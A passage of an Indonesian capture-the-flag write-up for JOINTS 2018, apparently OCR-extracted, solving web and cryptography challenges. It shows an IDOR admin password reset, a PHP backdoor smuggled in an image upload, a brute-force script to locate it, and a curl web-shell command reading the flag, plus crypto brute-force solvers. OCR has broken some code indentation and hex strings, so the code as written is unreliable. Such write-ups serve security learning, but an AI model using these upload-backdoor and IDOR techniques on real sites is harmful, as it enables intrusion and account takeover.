Write-up JOINTS 2018 | Prelim

(ง ͠° ͟ل͜ ͡°)ง

~ Tribute to ~

alfakatsuki
deomkicer
zeroload


Semua soal sudah di upload di Link Berikut.

https://drive.google.com/open?id=161uxTSry0d9KOf3lEoZ2h9tQM1HO1aKC

Daftar Isi

Web

Adm00n Mitsakes (50 pts)



Admoon Mitsakes

50

http://202.43.92.132:21001/App


dbbackup.sql

Terdapat link menuju web dan satu file backup sql. Berikut adalah isi dari dbbackup.sql.


```
-- phpMyAdmin SQL Dump
-- version 4.7.9
-- https://www.phpmyadmin.net/
--
-- Host: 127.0.0.1
-- Generation Time: Mar 30, 2018 at 06:30 PM
-- Server version: 10.1.31-MariaDB
-- PHP Version: 7.2.3

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET AUTOCOMMIT = 0;
START TRANSACTION;
SET time_zone = "+00:00";


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
```

```
--
-- Database: `easyweb`
--

-- --------------------------------------------------------

--
-- Table structure for table `migrations`
--

CREATE TABLE `migrations` (
  `id` int(10) UNSIGNED NOT NULL,
  `migration` varchar(255) COLLATE utf8mb4_unicode_ci NOT NULL,
  `batch` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

--
-- Dumping data for table `migrations`
--

INSERT INTO `migrations` (`id`, `migration`, `batch`) VALUES
(2, '2018_03_29_110937_create_users_table', 1);

-- --------------------------------------------------------

--
-- Table structure for table `users`
--

CREATE TABLE `users` (
  `id` int(10) UNSIGNED NOT NULL,
  `username` varchar(40) COLLATE utf8mb4_unicode_ci NOT NULL,
  `password` varchar(60) COLLATE utf8mb4_unicode_ci NOT NULL,
  `remember_token` varchar(100) COLLATE utf8mb4_unicode_ci DEFAULT
NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`id`, `username`, `password`, `remember_token`)
VALUES
(1, 'g00d_adm00n',
'$2y$10$fLOSFGUOFKapZCTReBJPB.9NRKnN6VG/8JtmDQftHcqUmfo4EGcx6',
'BUh0Y1i52NnBo1YPieNaERvP0pWAHri02gf2cRHJyixHIUwiX5SXL9UlavNM'),
(2, 'kod0kk',
'$2y$10$Fjwow/ytyHyBEkSDAvWdm.uGR44Cd/BDhl02DOkDng58JramyaHF.',
'CDNlWdm42TBg2UmVybX5sZ2oP4769ERRUBfDVQ5aDfjOxFMUSAKhxWmPFWAK'),
(3, 'asuka',
'$2y$10$srhau7K0T/RHTde0C73Z1uZMQmIfbRcl.IwHIV8zITjLxsnbQxOvq',
'UlMcDPbSgVBiUCbCMOPFr8gagWGFyLypwGy3ErDDGLJTvnxAiLdbbcbXYess');

--
-- Indexes for dumped tables
--

--
-- Indexes for table `migrations`
--
ALTER TABLE `migrations`
  ADD PRIMARY KEY (`id`);

--
-- Indexes for table `users`
--
ALTER TABLE `users`
  ADD PRIMARY KEY (`id`),
  ADD UNIQUE KEY `users_username_unique` (`username`);

--
-- AUTO_INCREMENT for dumped tables
--

--
-- AUTO_INCREMENT for table `migrations`
--
ALTER TABLE `migrations`
  MODIFY `id` int(10) UNSIGNED NOT NULL AUTO_INCREMENT,
AUTO_INCREMENT=3;

--
-- AUTO_INCREMENT for table `users`
--
ALTER TABLE `users`
  MODIFY `id` int(10) UNSIGNED NOT NULL AUTO_INCREMENT,
AUTO_INCREMENT=4;
COMMIT;

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```


Berikut tampilan utama web.




Don't have account ? Signup here!



Username: punca
Password: •••••



Succesfully Registered. Please login with your new account

Username: punca
Password: •••••
Don't have account ? Signup here!



Welcome, punca

change password | pwn me | logout

Ada opsi yang menarik yakni, change password.




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Reset Password | Super Secure App</title>
</head>
<body>
    <form action="http://202.43.92.132:21001/resetpass" method="post">
    <input type="hidden" name="_token" value="9Pq6oKjimCTummq3XyR0CINB1CzyJyos89F4t51h">
    <table>
        <tr>
            <td>Username</td><td></td>
            <td><input type="text" name="username" readonly="" value="punca"></td>
            <td><input type="hidden" name="id" value="633"></td>
        </tr>
        <tr>
            <td></td><td></td>
            <td><button type="submit">Reset</button>
            <a href="http://202.43.92.132:21001/Dashboard">back to dashboard</a></td>
        </tr>
    </table>
</form>
</body>
</html>
```




```
▼<td>
    <input type="text" name="username" value="punca"> == $0
  </td>
▼<td>
    <input type="text" name="id" value="633">
  </td>
</tr>
```

Coba vuln IDOR, inspect element dan ganti value **id** menjadi **1** dan **value** menjadi **g00d_adm00n**.




Username	g00d_adm00n	1
	Reset back to dashboard	

Password ke reset, coba login kembali dengan akun **g00d_adm0n** dan password yang baru, didapat flag.



Password for user g00d_adm00n has changed. Your pass: 65PAyuovs8wgNqt2

Username	punca
	Reset back to dashboard



```
JOINTS18{even_laravel_is_g00d_but_admin_mistake_will_change_everything}
```

Flag:
JOINTS18{even_laravel_is_g00d_but_admin_mistake_will_change_everything
}

Private Storage (100 pts)

http://202.43.92.132:21002/. Service untuk upload file. Dilakukan beberapa kali fuzzing, ditemukan vulnerability pada saat upload file. Dimana pengecekan file hanya dilakukan pada mime-types, tapi tidak pada filename extension. Idenya, upload file gambar valid append PHP backdoor pada akhir file. Intercept data saat POST, dan ganti nama ekstensi file menjadi .php. Untuk mengakses file backdoor, dilakukan bruteforce pada url.

http://202.43.92.132:21002/storages/MTUyMzcwMTYxMg==/503611a1ce28910d51111468b95e4981.png

b64decode(“MTUyMzcwMTYxMg==”) = “1523701612”

Directory file berdasarkan base64 encode epoch time. Maka dilakukan bruteforce, berikut kodingan yang dipakai,

```
import requests
from base64 import b64encode
2
for epoch in range(1523683886, 1523684000):
      # url = "http://202.43.92.132:21002/storages/bendera/flag.txt"
      url =
"http://202.43.92.132:21002/storages/{}/6ca50915aa25c96ddf6f133a3e857
442.php".format(b64encode(str(epoch)))
      r = requests.get(url)
      if r.status_code == 200:
      print (url, r.status_code)
```

('http://202.43.92.132:21002/storages/MTUyMzY4MzkxNw==/6ca50915aa25c96ddf6f133a3e857442.php', 200)

Jalankan backdoor, didapatkan flag.

```
λ › curl
'http://202.43.92.132:21002/storages/MTUyMzY4MzkxNw==/6ca50915aa25c96ddf6f13
3a3e857442.php?cmd=cat+../bendera/flag.txt' --output -
...
<pre>JOINTS18{dont_forget_to_rename_file_extension}</pre>
```

Flag: JOINTS18{dont_forget_to_rename_file_extension}

Cryptography

Classic Machine (50 pts)

Diberikan file soal1.pyc. Gunakan uncompyle6 untuk dapatkan source code dari file berekstensi pyc, berikut source codenya.

```
import base64
import hashlib
from sys import stdout
from time import sleep
enc_real_password =
'424752355a7774344251786c4147786a42514e34424774344251746c4147786c4177
5633424744344247786d425174345a47786b42475a355a47786a5a7770355a5170354
147746a4247566c416d746a4251743d-4251786c4147563142517435415178 6c41777
46a5a774834424756324251743242474833425152355a5174345a7748355a51746a42
514e6c416d786b424748345a517830424744355a477831424748344 24e3d3d-5a7770
344251783142474434425178304 2514e354151563142475 6355a4756334251743 55a7
7563242474435414778 6a42474e345a477435417778 6d4247566c416d746b42475a34
425156335a7748355a51786b-424756354151563 15a77706c4147786d425174355a51
7830417778314251743 55a6d563142515235415156314177786d5a7770355a47786d4
16d786a5a774434424774354247 4e3342474e6c416d7435-4177743442475a3342474
4324251523442477 86c42514e6c4151746a5a7748344247786c424756345a51786c42
475a6c4147746a4247523541477830 42475a6c414756334247483442477435 42474e3
55a443d3d-425178355a5156314247446c4147743541 6d56315a7770355a51746a424
7566c4151746b4251783442517 46b4247526c41514c3442477830416d56334247526c
4147786a4251786c417774354247 4e355a6a3d3d-42515235414778 6c5a7748344247
56314251783242475a334177743 55a7770344247783142474e6c416d786c5a7748334
16d786a42474e345a4778305a7748344251703 45a477830424 75a34424e3d3d-42475
2355a7774344251786c4147786a42514e34424774344251746c4147786c4177563342
4744344247786d425174345a47786b42475a355a47786a5a7770355a5170354147746
a4247566c416d746a4251743d-4177746a5a77706c4147563342517434 5a475631425
14e355a777435416d56324177563241 6d7831417774355a774c6c41514c6c41777035
5a6d56325a774c354151786a4251746c4151786a-4177743442475a33424744324251
52344247786c42514e6c4151746a5a7748344247786c424756345a51786c42475a6c4
147746a4247523541477830424 75a6c41475633424748344247743542474e355a443d
3d-5a77703442517831424744344251783042514e35415156314247563 55a47563342
5174355a775632424744354147786a42474e345a4774354177786d4247566c416d746
b42475a3442515633 5a7748355a51786b-5a7770355a51786c4251526c416d5632416
d786d425152345a5156324247563 45a477435424748355a4756324251743442475630
5a7744354151786a4251743541474c354147786c424748355a6d746a5a77703d-4247
443242474435415178 6d5a77706c417756325a7770355a6d70355a51786d42514e6c4
14778315a77446c4151746b424752335a7744355a6d563242475a6c4177786b425174
6c4151786a42475a6c41443d3d-42475a3242475a355a514c344247706c416d563342
474e355a777831424752355a6d56315a7744345a51786c4177746a425174344247743
4425152345a514c355a5156305a7748355a47786a4251743d-42514e6c4151786c5a7
```

```
7706c41517831424744345a4756325a7770355a777830417756315a77483342474834
42517435425174355a6d743542514e355a777830416d5632416d4c355a77783042517
43d-4177743442475a33424744324251523442477 86c42514e6c4151746a5a7748344
247786c424756345a51786c42475a6c4147746a42475235414778304 2475a6c414756
3342474834424774354 2474e355a443d3d-5a7748345a4774345a7770354151786b42
51526c4151746a5a7744355a6d56314247526c4177783142474e35414756324251783
5414778305a774c345a47746a5a77486c4147743442475a345a4778314247526c4144
3d3d-4177743442475a334247443242515234424778 6c42514e6c4151746a5a774834
4247786c424756345a51786c42475a6c4147746a4247523541477830 42475a6c41475
6334247483442477435 42474e355a443d3d-5a774c32416d56305a7770345a5156334
2474e35414770355a51563242474e3541475630 42474e6c41517831424744354147 56
3142517432425152344247746b42475a355a7774345a77446c41517830-42474e3342
474e6c416d7034424774355a77486c4177563142474e355a77786a42474e355a47563
15a77706c415156324247486c416d786c5a7770345a5170355a51786b5a7770345a51
786d5a774433-4177743442475a334247443242515234424778 6c42514e6c4151746a
5a7748344247786c424756345a51786c42475a6c4147746a4247523541477830 42475
a6c4147563342474834424774354 2474e355a443d3d-42475a344251786c424752345
a517435424744354147746a424756345a51786d42475a35414774355a7770355a4756
3342475a345a47786c42514e355a47786b42514e344247786d5a774c355a51786d424
7566c414e3d3d-42475a3242475a355a514c344247706c416d563342474e355a77783
1424752355a6d56315a7744345a51786c4177746a42517434424774344251 52345a51
4c355a5156305a7748355a47786a4251743d-5a777034425178314247443442517830
42514e354151563142475 6355a47563342517435 5a7756324247443541477 86a42474
e345a4774354177786d4247566c416d746b42475a34425156335a7748355a51786b-4
24756355a47743542474835 5a777831425178334247 4e3442477831416d786b5a7770
344247746b4247563342475a355a5178305a774c6c4151786b424756345a475633417
7786c4247446c41475633'
password = raw_input(' [+] Insert Flag : ')
halah = []
for i in password:
     halah.append(base64.b64encode(str(''.join((str(ord(x) ^ 105)
for x in
hashlib.md5(i).hexdigest().encode('rot_13'))))).encode('rot_13').enco
de('hex'))

wibu = ''.join((i + '-' for i in reversed(halah)))
if wibu[:-1] == enc_real_password:
     zeeb = 'G00D, Congratulations!!!'
     masukan = ''
     for anu in zeeb:
     masukan += anu
     stdout.write('\r [+] %s' % masukan)
     stdout.flush()
     sleep(0.05)

     print ''
     masukan = ''
```

```
      for anu in password:
      masukan += anu
      stdout.write('\r [+] Flag : JOINTS18{%s} ' % masukan)
      stdout.flush()
      sleep(0.05)

      print ''
else:
      ga_zeeb = 'N00B, Try Again!!!'
      masukan = ''
      for anu in ga_zeeb:
      masukan += anu
      stdout.write('\r [-] %s' % masukan)
      stdout.flush()
      sleep(0.03)

      print ''
```

Program meminta kita memasukkan password lalu dibandingkan dengan beberapa enkripsi pada variabel enc_real_password. Setelah ditelaah, kita bisa bruteforce karakter yang tepat hingga dapatkan password yang cocok.

Berikut kode python untuk dapatkan password yang tepat.

```
import string
import base64
import hashlib

enc_real_password =
'424752355a7774344251786c4147786a42514e3442477434425174 6c4147786c4177
```

```
import string
import base64
import hashlib

enc_real_password =
'424752355a7774344251786c4147786a42514e34424774344251746c4147786c4177
5633424744344247786d425174345a47786b42475a355a47786a5a7770355a5170354
147746a4247566c416d746a4251743d-4251786c41475631425174354151786c41777
46a5a77483442475632425174324247483342515235 5a5174345a7748355a51746a42
514e6c416d786b424748345a517830424744355a47783142474834424e3d3d-5a7770
3442517831424744344251783042514e3541515631424756355a4756334251743 55a7
756324247443541477 86a42474e345a4774354177786d4247566c416d746b42475a34
425156335a7748355a51786b-4247563541515631 5a77706c4147786d425174355a51
7830417778314251743 55a6d5631425152354151563141777 86d5a7770355a47786d4
16d786a5a7744344247774354 2474e3342474e6c416d7435-4177743442475a3342474
4324251523442477 86c42514e6c4151746a5a7748344247786c424756345a51786c42
475a6c4147746a4247523541477830424 75a6c4147563342474834424774354247 4e3
55a443d3d-425178355a5156314247446c41477435416d56315a7770355a51746a424
7566c4151746b425178344251746b4247526c41514c3442477830416d56334247526c
4147786a4251786c4177743542474e355a6a3d3d-4251523541477 86c5a7748344247
```

```
56314251783242475a33417774355a77703442477831424 74e6c416d786c5a7748334
16d786a42474e345a4778305a774834425170345a47783042475a34424e3d3d-42475
2355a7774344251786c4147786a42514e3442477434425174 6c4147786c4177563342
4744344247786d425174345a47786b42475a355a47786a5a7770355a5170354147746
a4247566c416d746a4251743d-4177746a5a77706c41475633425174345a475631425
14e355a777435416d563241775632416d7831417774355a774c6c41514c6c41777035
5a6d56325a774c354151786a4251746c4151786a-4177743442475a33424744324251
52344247786c42514e6c4151746a5a7748344247786c424756345a51786c42475a6c4
147746a42475235414778304247 5a6c41475633424748344247743542474e355a443d
3d-5a777034425178314247443442517830 42514e354151563142475635 5a47563342
5174355a77563242474435414778 6a42474e345a4774354177786d4247566c416d746
b42475a34425156335a7748355a51786b-5a7770355a51786c4251526c416d5632416
d786d425152345a5156324247563 45a477435424748355a475632425174344247563 0
5a7744354151786a4251743541474c354147786c424748355a6d746a5a77703d-4247
4432424744354151786d5a77706c417756325a7770355a6d70355a51786d42514e6c4
14778315a77446c4151746b424752335a7744355a6d563242475a6c4177786b425174
6c4151786a42475a6c41443d3d-42475a3242475a355a514c344247706c416d563342
474e355a77783142475235 5a6d56315a7744345a51786c4177746a42517434424774 3
4425152345a514c355a5156305a7748355a47786a4251743d-42514e6c4151786c5a7
7706c41517831424744345a4756325a7770355a777830417756315a77483342474834
4251743542517435 5a6d743542514e355a777830416d5632416d4c355a7778304251 7
43d-4177743442475a3342474432425152344247786c42514e6c4151746a5a7748344
247786c424756345a51786c42475a6c4147746a42475235414778304247 5a6c414756
3342474834424774354247 4e355a443d3d-5a7748345a4774345a7770354151786b42
51526c4151746a5a7744355a6d56314247526c41777831424 74e3541475632425178 3
5414778305a774c345a47746a5a77486c4147743442475a345a477831424752 6c4144
3d3d-4177743442475a3342474432425152344247786c42514e6c4151746a5a774834
4247786c424756345a51786c42475a6c4147746a42475235414778304247 5a6c41475
63342474834424774354247 4e355a443d3d-5a774c32416d56305a7770345a5156334
2474e35414770355a51563242474e35414756304247 4e6c4151783142474435414756
314251743242515234424774 6b42475a355a7774345a77446c41517830-42474e3342
474e6c416d703442477435 5a77486c41775631424 74e355a77786a42474e355a47563
15a77706c41515632424748 6c416d786c5a7770345a5170355a51786b5a7770345a51
786d5a774433-4177743442475a3342474432425152344247786c42514e6c4151746a
5a7748344247786c424756345a51786c42475a6c4147746a42475235414778304247 5
a6c4147563342474834424774354247 4e355a443d3d-42475a34425178 6c424752345
a5174354247443541477 46a424756345a51786d42475a3541477 74355a7770355a4756
3342475a345a47786c42514e355a47786b42514e344247786d5a774c355a51786d424
7566c414e3d3d-42475a3242475a355a514c344247706c416d563342474e355a77783
1424752355a6d56315a7744345a51786c4177746a4251743442477434425152345a51
4c355a5156305a7748355a47786a4251743d-5a77703442517831424744344251783 0
42514e354151563142475635 5a4756334251743 55a77563242474435414778 6a42474
e345a4774354177786d4247566c416d746b42475a34425156335a7748355a51786b-4
24756355a4774354247 48355a77783142517833424 74e3442477831416d786b5a7770
344247746b42475633 42475a355a5178305a774c6c4151786b424756345a475633417
7786c4247446c41475633'.split('-')
sp = string.printable
```

```
flag = ''
count = 0

for c in enc_real_password:
    for i in sp:
      z = base64.b64encode(str(''.join((str(ord(x) ^ 105) for x in
hashlib.md5(i).hexdigest().encode('rot_13'))))).encode('rot_13').enco
de('hex')
      if z == enc_real_password[count]:
            flag += i
            count += 1
            # print flag
            break
print 'Flag: {}'.format(flag[::-1])
```

```
deom@deom:~/Downloads/joints$ python soal1.py
 [+] Insert Flag : Very_Ez_2_Brute_This_Yeah
 [+] G00D, Congratulations!!!
 [+] Flag : JOINTS18{Very_Ez_2_Brute_This_Yeah}
```

Flag: JOINTS18{Very_Ez_2_Brute_This_Yeah}

Flip Base (100 pts)
Disediakan layanan nc ctf.komatik.wg.ugm.ac.id 21300 dan file soal.zip. Pada soal.zip, terdapat file f00d.pyc dan serve.pyc.

```
$ uncompyle6 f00d.pyc
# uncompyle6 version 2.11.2
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.12 (default, Dec  4 2017, 14:50:18)
# [GCC 5.4.0 20160609]
# Embedded file name: f00d.py
# Compiled at: 2018-04-13 19:51:42
import string
from random import random as f0o0o0o00

def fo0d(f00):
     return sorted(f00, key=lambda x: f0o0o0o00())


def f00d():
     c = map(chr, range(65, 91)) + map(chr, range(97, 123)) +
map(chr, range(48, 58)) + ['+', '/']
     fo0d(c)
     return ''.join(c)


def f0od(f00):
     return lambda x: bin(x).lstrip('-0b').zfill(f00)


def f0o0d(f000d=None):
     return lambda x: f000d[int(x, 2)]


def f00o0d(x, fo0ooddd):
     s = [ x[i:i + fo0ooddd] for i in range(0, len(x), fo0ooddd) ]
     return map(lambda x: x + str(0) * (fo0ooddd - len(x)), s)


def Fo0dd(n):
     return chr(61) * map(lambda x: int(x), range(0, 3))[::-1][n -
1]


def F0o(fooooo, f00ood):
     x = ''.join(map(f0od(8), map(ord, fooooo)))
     y = f00o0d(x, 6)
     return ''.join(map(f0o0d(f00ood), y)) + Fo0dd(len(fooooo) % 3)
# okay decompiling f00d.pyc
```

```
$ uncompyle6 serve.pyc
# uncompyle6 version 2.11.2
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.12 (default, Dec  4 2017, 14:50:18)
# [GCC 5.4.0 20160609]
# Embedded file name: serve.py
# Compiled at: 2018-04-13 19:54:16
from f00d import *
from random import *
import SocketServer
import sys
import threading
import string
import time
host = '0.0.0.0'
port = int(sys.argv[1], 10)
__FLAG__ = '__REDACTED__'

class ThreadedTCPRequestHandler(SocketServer.BaseRequestHandler):

     def handle(self):
     req = self.request
     f0o0o0o0o0o0ddd = f00d()
     c = f0o0o0o0o0o0ddd
     f0000000000000000000000000000d = F0o('Fumu~~', c)
     dec = None
     inc = 0
     n = 10
     self.send('', br=True)
     self.send('-' * 70, br=True)
     self.send('-' * 70, br=True)
     self.send('-' * 25 + 'Flipping challenge' + '-' * 27, br=True)
     self.send('-' * 70, br=True)
     self.send('-' * 70, br=True)
     self.send('\n    In this challenge, you must answer each
question below', br=True)
     self.send('        The number of questions are 10', br=True)
     self.send('\n    Here an example ', br=True)
     self.send('\n    Ai have these following salt\n    ' + c)
     self.send('\n    Char got these following code\n  ' +
f0000000000000000000000000000d)
     self.send('\n    So the answer is\n     ' + dec)
     self.send("\n    Let's the Challenge begin ^^")
     for i in range(n):
          f0o0o0o0o0o0ddd = f00d()
          c = f0o0o0o0o0o0ddd
          text = ''.join((choice(c) for i in range(randint(150 +
inc, 200 + inc))))
          f0000000000000000000000000000d = F0o(text, c)
          self.send('\n(*) Ai pass a salt\n     ' + c, br=True)
          self.send('\n(*) Char got\n' +
f0000000000000000000000000000d, br=True)
          self.send('\n(*) Answer\n', br=False)
          inc += randint(10, 20) * (i + 1)
          t1 = time.time()
          data = self.receive()
          t2 = time.time()
          if t2 - t1 > 0.236:
               self.send('\n   Waktu Habis', br=True)
               break
          elif text == data:
               self.send('\n   Anda benar', br=False)
               if i + 1 == n:
               self.send('\n   Flag : ' + __FLAG__, br=True)
          else:
               self.send('\n   Anda salah', br=True)
               break

     return

     def send(self, txt, br=True):
     if br:
          txt = txt + '\n'
     self.request.sendall(txt)

     def receive(self, prompt=' '):
     self.send(prompt, br=False)
     return self.request.recv(65536).strip('\n')


class ThreadedTCPServer(SocketServer.ThreadingMixIn,
SocketServer.TCPServer):
     allow_reuse_address = True


server = ThreadedTCPServer((host, port), ThreadedTCPRequestHandler)
server_thread = threading.Thread(target=server.serve_forever)
server_thread.daemon = True
server_thread.start()
server_thread.join()
```

```
# okay decompiling serve.pyc
```

Ubah nama fungsi terlebih dahulu agar lebih mudah memahami source codenya. Kesimpulannya, kita harus mencari suatu nilai dari variabel **flag** sehingga memenuhi **F0o(flag, salt) == chargot**, dimana nilai dari variabel **salt** dan **chargot** telah kita ketahui.

Setelah mempelajari kerja fungsi yang terdapat pada f00d.py, berikut kode python solvernya.

```
from pwn import *
import string
from random import random
from sys import exit

def fo0d(f00):
     return sorted(f00, key=lambda x: random())

def f00d():
     c = map(chr, range(65, 91)) + map(chr, range(97, 123)) +
map(chr, range(48, 58)) + ['+', '/']
     fo0d(c)
     return ''.join(c)

def f0od(f00):
     return lambda x: bin(x).lstrip('-0b').zfill(f00)

def func1(var1=None):
     return lambda x: var1[int(x, 2)]

def potong66(x, angka):
     s = [ x[i:i + angka] for i in range(0, len(x), angka) ]
     return map(lambda x: x + str(0) * (angka - len(x)), s)

def func2(n):
     return chr(61) * map(lambda x: int(x), range(0, 3))[::-1][n -
1]

def F0o(fumu, enc):
